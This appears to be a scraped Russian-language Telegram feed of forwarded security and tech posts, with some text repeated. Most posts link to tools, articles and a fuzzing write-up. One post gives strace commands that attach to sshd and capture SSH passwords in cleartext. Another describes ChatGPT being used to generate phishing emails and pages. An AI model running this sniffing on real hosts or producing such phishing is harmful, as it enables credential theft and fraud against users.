
Forwarded from AlexRedSec
Последние две недели все только и говорят, что об OpenAI Chat 😅
А меж делом этот инструмент уже приспособили для создания фишинговых писем (для нас это интересно, конечно же, только в учебных целях).
Так мало того, что для создания текста фишингового письма, так и для создания фишинговых страниц⚠️
Очень подробно про такие сценарии использования можно почитать тут, а вот здесь можно воспользоваться генератором фишинговых писем - вводите имена отправителя, получателя, тему письма, посыл, выбираете эмоциональную окраску и получаете осмысленное письмецо.
Почти нулевые вложения и сценарий со страницей готов🔟
А меж делом этот инструмент уже приспособили для создания фишинговых писем (для нас это интересно, конечно же, только в учебных целях).
Так мало того, что для создания текста фишингового письма, так и для создания фишинговых страниц
Очень подробно про такие сценарии использования можно почитать тут, а вот здесь можно воспользоваться генератором фишинговых писем - вводите имена отправителя, получателя, тему письма, посыл, выбираете эмоциональную окраску и получаете осмысленное письмецо.
Почти нулевые вложения и сценарий со страницей готов
Please open Telegram to view this post
VIEW IN TELEGRAM
Please open Telegram to view this post
VIEW IN TELEGRAM
Forwarded from SecuriXy.kz
Новость бударажущая ум и представление о безопасности Linux*
Так сказать мир был до этой новости и теперь…
Получаем пароль от SSH в открытом виде
*
1. получаем точный идентификатор sshd
2. Отслеживаем системные вызовы
Ну или одной строкой
#ssh #sniff #password
Так сказать мир был до этой новости и теперь…
Получаем пароль от SSH в открытом виде
*
1. получаем точный идентификатор sshd
pgrep -l sshd
2. Отслеживаем системные вызовы
strace -f -p <ssh_PID> -e trace=write -o capture
Ну или одной строкой
strace -f -p $(service sshd status |grep PID|awk "{print \$3}") -e trace=write -o capture
#ssh #sniff #password
Forwarded from Easy Fuzzing: просто о сложном
После выхода FreeBSD advisory о переполнении стэка в ping OpenBSD-разработчик Florian Obser решил проверить наличие ошибки в OpenBSD реализации, так как приложил много сил к её разработке, о чём и результатах проверки написал в своём блоге.
В ходе проверки выяснилось, что эта ошибка не актуальна для них, так как FreeBSD-разработчики переписали уязвимую функцию
Инструментарий:
- afl++;
- Запатченная версия ping, чтобы данные брались с диска, это частая практика, особенно при фаззинге с помощью afl.
Интересное:
- Лишний раз напоминание, что и зависания могут быть настоящими ошибками;
- У автора заняло 30 минут от прочтения статьи из туториалов afl++ до найденной ошибки в реальной программе.
В ходе проверки выяснилось, что эта ошибка не актуальна для них, так как FreeBSD-разработчики переписали уязвимую функцию
pr_pack() ещё в 2019 и в OpenBSD соответственно осталась старая реализация. Но проблема в pr_pack() возникла из-за некорректной обработки не доверенных сетевых данных, а следовательно вероятность ошибок такого рода в старом коде даже может быть выше. Как пишет автор, он давно хотел попробовать фаззинг-тестирование, а когда пересекается одно с другим... В этом случае по итогу нашёлся баг возрастом 24+ лет, отсчет с коммита уязвимого кода.Инструментарий:
- afl++;
- Запатченная версия ping, чтобы данные брались с диска, это частая практика, особенно при фаззинге с помощью afl.
Интересное:
- Лишний раз напоминание, что и зависания могут быть настоящими ошибками;
- У автора заняло 30 минут от прочтения статьи из туториалов afl++ до найденной ошибки в реальной программе.
Forwarded from The Bug Bounty Hunter
Missing Bricks: Finding Security Holes in LEGO APIs
https://salt.security/blog/missing-bricks-finding-security-holes-in-lego-apis
https://salt.security/blog/missing-bricks-finding-security-holes-in-lego-apis
salt.security
Finding Security Holes in LEGO APIs - API Vulnerabilities
We investigate services provided by LEGO to shed light on the reality of the quick adoption of APIs and the risks that can come with that fast pace.
Forwarded from Python/ django
Please open Telegram to view this post
VIEW IN TELEGRAM
Forwarded from Trickery Hub
Tl;dr в боевых снарядах была утечка памяти, разработчики вместо исправления проблемы просто докинули памяти, потому что "пфф, оно и так в конце рванет"
From: k...@rational.com (Kent Mitchell)
 Subject: Re: Does memory leak?
 Date: 1995/03/31 Norman H. Cohen (nco...@watson.ibm.com)
 wrote: The only programs I know of with deliberate memory leaks are those whose : executions are short enough, and whose target machines have enough : virtual memory space, that running out of memory is not a concern. : (This class of programs includes many student programming exercises and : some simple applets and utilities; it includes few if any embedded or : safety-critical programs.) This sparked an interesting memory for me. I was once working with a customer who was producing on-board software for a missile. In my analysis of the code, I pointed out that they had a number of problems with storage leaks. Imagine my surprise when the customers chief software engineer said "Of course it leaks". He went on to point out that they had calculated the amount of memory the application would leak in the total possible flight time for the missile and then doubled that number. They added this much additional memory to the hardware to "support" the leaks. Since the missile will explode when it hits its target or at the end of its flight, the ultimate in garbage collection is performed without programmer intervention. -- Kent Mitchell | One possible reason that things aren't Technical Consultant | going according to plan is ..... Rational Software Corporation | that there never *was* a plan!
Forwarded from GitTools

Material Files
Файловый менеджер с открытым исходным кодом для Android
▫️ Поддержка root: просмотр и управление файлами с root-доступом
▫️ Поддержка архивов: просмотр, извлечение и создание общих сжатых файлов.
▫️ Поддержка NAS: просмотр и управление файлами на серверах FTP, SFTP и SMB.
▫️ Поддержка Linux: как и Nautilus, знает символические ссылки, права доступа к файлам и контекст SELinux.
▫️ Темы: настраиваемые цвета пользовательского интерфейса, а также ночной режим с опциональным настоящим черным цветом.
▫️ Легкий, чистый и безопасный.
▫️ Приятный дизайн
и многое другое...
https://github.com/zhanghai/MaterialFiles
F-droid: https://f-droid.org/packages/me.zhanghai.android.files/
#files #manager #android
Forwarded from popCrim
Дарю идею, как раскачать игровую индустрию. Ну и трукрайм энтузиастов и исследователей до кучи.
Пусть следствие выкладывает 3Д модели преступлений во всеобщий доступ. Ну или продавать. Можно уже после закрытия дела, ладно.
Основа под квесты, хорорры, шутеры и тд. Побывать на VR площадке знаменитых преступлений.
Не говоря уж о сохранении и распространении неизмененной картины на момент фиксации.
Forwarded from PythonDigest
python-proxy - HTTP/HTTP2/HTTP3/Socks4/Socks5/Shadowsocks/ShadowsocksR/SSH/Redirect/Pf TCP/UDP asynchronous tunnel proxy
http://github.com/qwj/python-proxy
http://github.com/qwj/python-proxy
Forwarded from GitHub Community
PhotoGuard – инструмент для защиты изображений от сторонних манипуляций нейросетями
Работает с помощью моделей редактирования фотографий на основе машинного обучения, таких как stable diffusion
⤷ Ссылка на проект
GitHub | #Interesting
Работает с помощью моделей редактирования фотографий на основе машинного обучения, таких как stable diffusion
⤷ Ссылка на проект
GitHub | #Interesting

Forwarded from DevOps&SRE Library
What Actually Happens When You Publish a Container Port
https://iximiuz.com/en/posts/docker-publish-container-ports
https://iximiuz.com/en/posts/docker-publish-container-ports
Forwarded from RESOLUTE ATTACK
https://github.com/p0dalirius/Awesome-RCE-techniques
#Инструменты #Разное
Please open Telegram to view this post
VIEW IN TELEGRAM